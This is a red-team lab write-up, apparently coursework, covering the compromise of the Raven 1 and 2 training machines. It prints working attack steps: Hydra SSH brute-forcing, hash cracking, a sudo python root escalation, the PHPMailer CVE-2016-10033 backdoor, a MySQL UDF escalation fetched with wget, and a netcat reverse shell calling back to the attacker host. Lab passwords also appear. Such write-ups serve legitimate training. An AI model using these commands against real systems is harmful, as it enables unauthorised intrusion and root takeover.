Red Team: Summary of Operations

Raven 1 and 2


Table of Contents

* Exposed Services
* Critical Vulnerabilities
* Exploitation

Exposed Services

First, I used Netdiscover to find all IPs in the subnet.


$ netdiscover -r 192.168.1.0/24



I then ran NMAP against each IP individually to identify the 2 targets.

Target 1 scan

$ nmap -sC -sV 192.168.1.110



Open ports


22 SSH, 80 HTTP (Apache httpd 2.4.10 Debian), 111 rpcbind, 139 netbios, 445 netbios

MAC Address 00:15:5D:00:04:10


OS: WIN 6.1 (Samba 4.2.14-Debian)

:::I then ran a WPScan to enumerate WordPress

$ Wpscan --url [192.168.1.110/wordpress](http://192.168.1.110/wordpress) --wp-content-dir -ep -et -eu




Found 2 user names



Target 2 scan

$ nmap -sV -sC 192.168.1.115



Open

22 SSH OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)


80 http Apache httpd 2.4.10 (Debian)


111 rpcbind, 139 netbios, 445 netbios

OS Windows 6.1 (Samba 4.2.14-Debian)

I then ran wpscan to enumerate Wordpress

$ Wpscan –url <http://192.168.1.115> –wp-content-dir -ep -et -eu





**Target 1**

1. List of exposed services

22 SSH

1. List of exposed services

80 HTTP

1. List of exposed services

111 rpcbind

**Target 2**

1. List of exposed services

22 SSH

1. List of exposed services

80 HTTP

1. List of exposed services

111 rpcbind

Critical Vulnerabilities


The following vulnerabilities were identified on each target:

**Target 1**


1. List of critical vulnerabilities

Wordpress

$ wpscan --url [192.168.1.110/wordpress](http://192.168.1.110/wordpress) --wp-content-dir -ep -et -eu



Found 2 Usernames





1. List of critical vulnerabilities
2. List of critical vulnerabilities

**Target 2**

1. List of critical vulnerabilities

$ wpscan –url <http://192.168.1.115> –wp-content-dir -ep -et -eu





1. List of critical vulnerabilities

PHPMailer ver 5.2.16 found this via ‘Version’ page on their website


1. List of critical vulnerabilities

Exploitation

The Red Team was able to penetrate both Target 1 and Target 2 and retrieve the following confidential data:

**Target 1**

* flag1.txt:



* Exploit Used

Found in the ‘source tables’ on website/service.html

Right-click ‘View Page Source’

* + TODO: Include the command run.
* flag2.txt:




* Exploit Used:

Hydra to find Michael’s password

$ hydra -l steven/Michael -P /usr/shar/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh

Used Michael’s SSH credentials to login via SSH and then looked in /var/www/ folder and cat the flag2.txt file

* EXTRA: looking thru the MySQL tables to find the SQL database password



* EXTRA 2 Found Steven’s password hash

Logged into MySQL $ var/www/html/wordpress$ mysql -u root -p


P: R@v3nSecurity

$ show databases;

$ use wordpress;

$ show tables;


$ select \* from wp\_users;



Used JohnTheRipper to crack the pw hash

\*saved hash to wp-hash.txt

$ john wp\_hash.txt



Steven’s password is pink84

* EXTRA 3 FLAG 4


$ Ssh [steven@192.168.1.110](mailto:steven@192.168.1.110) p:pink84

$ Sudo -l

Steven can run python as sudo

$ Sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’ to gain root access

Then navigate to root folder to find the flag



* EXTRA 4 FLAG 3 in the MySQL tables  
  

**Target 2**

* flag1.txt:



* Exploit Used
  + Used Dirbuster to enumerate directories


Found something called “vendor”

Looked in there to find the 1st flag

* + $ dirb <http://192.168.1.115>

Looked in /vendor/PATH

* flag2.txt:



* Exploit Used
  + PHP Mailer ver 5.2.16 per the /vendor/VERSION page

Used PHPMailerExploit v1.0

CVE 2016-10033

$ searchsploit phpmailer

Config the exploit to attack 192.168.1.115/contact.php and will open a shell to port 443


Saved exploit to ‘exploits’ folder in /root/Documents/exploits

$ python 40974.py

On a new terminal: set NetCat to listen to 443 for the shell callback once the exploit loads

$ nc -lvnp 443

Visit 192.168.1.115/shell.php page to trigger the backdoor



In the backdoor shell:

$ python -c ‘import pty;pty.spawn(“/bin/bash”)’

$ cd /var/www

$ cat flag2.txt


EXTRA 1: Flag 3

In backdoor shell:

$ find . -type f -name ‘flag [3-4].\*’

/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png

Visit <http://192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png>



EXTRA 2: Flag 4

In backdoor shell to enumerate MySQL version:

$ /var/ $ dpkg -l | grep mysql

Ver 5.5

In attacking system:

Searchsploit for UDF privilege escalation 1518.c

Moved that exploit to my exploits folder…

Compiled the code

$ gcc -shared -fpic -o 1518.so 1518.c

Hosted SimpleHTTPServer on port 8080 to upload to the Mysql tables in /tmp

$ python -m SimpleHTTPServer 8080

In backdoor shell:

$ cd /tmp

$ wget 192.168.1.90/1518.so

In the shell log into the Mysql server:

$ mysql -u root -p

P: R@v3nSecurity

In Mysql

$ Create table foo(line blob);

$ Insert into foo values(load\_file(‘tmp/1518.so’));

$ Select \* from foo into dumpfile ‘/usr/lib/mysql/plugin/1518.so’;

$ Mysql create function do\_system returns integer soname ‘1518.so’;

$ Select do\_system(‘nc -ncv 192.168.1.90 4321 -e /bin/bash’);

On attacking system:

$ Nc -lvp 4321 to open shell

$ Whoami

Root

$ Cd /root

Ls

flag4.txt

$ cat flag4.txt

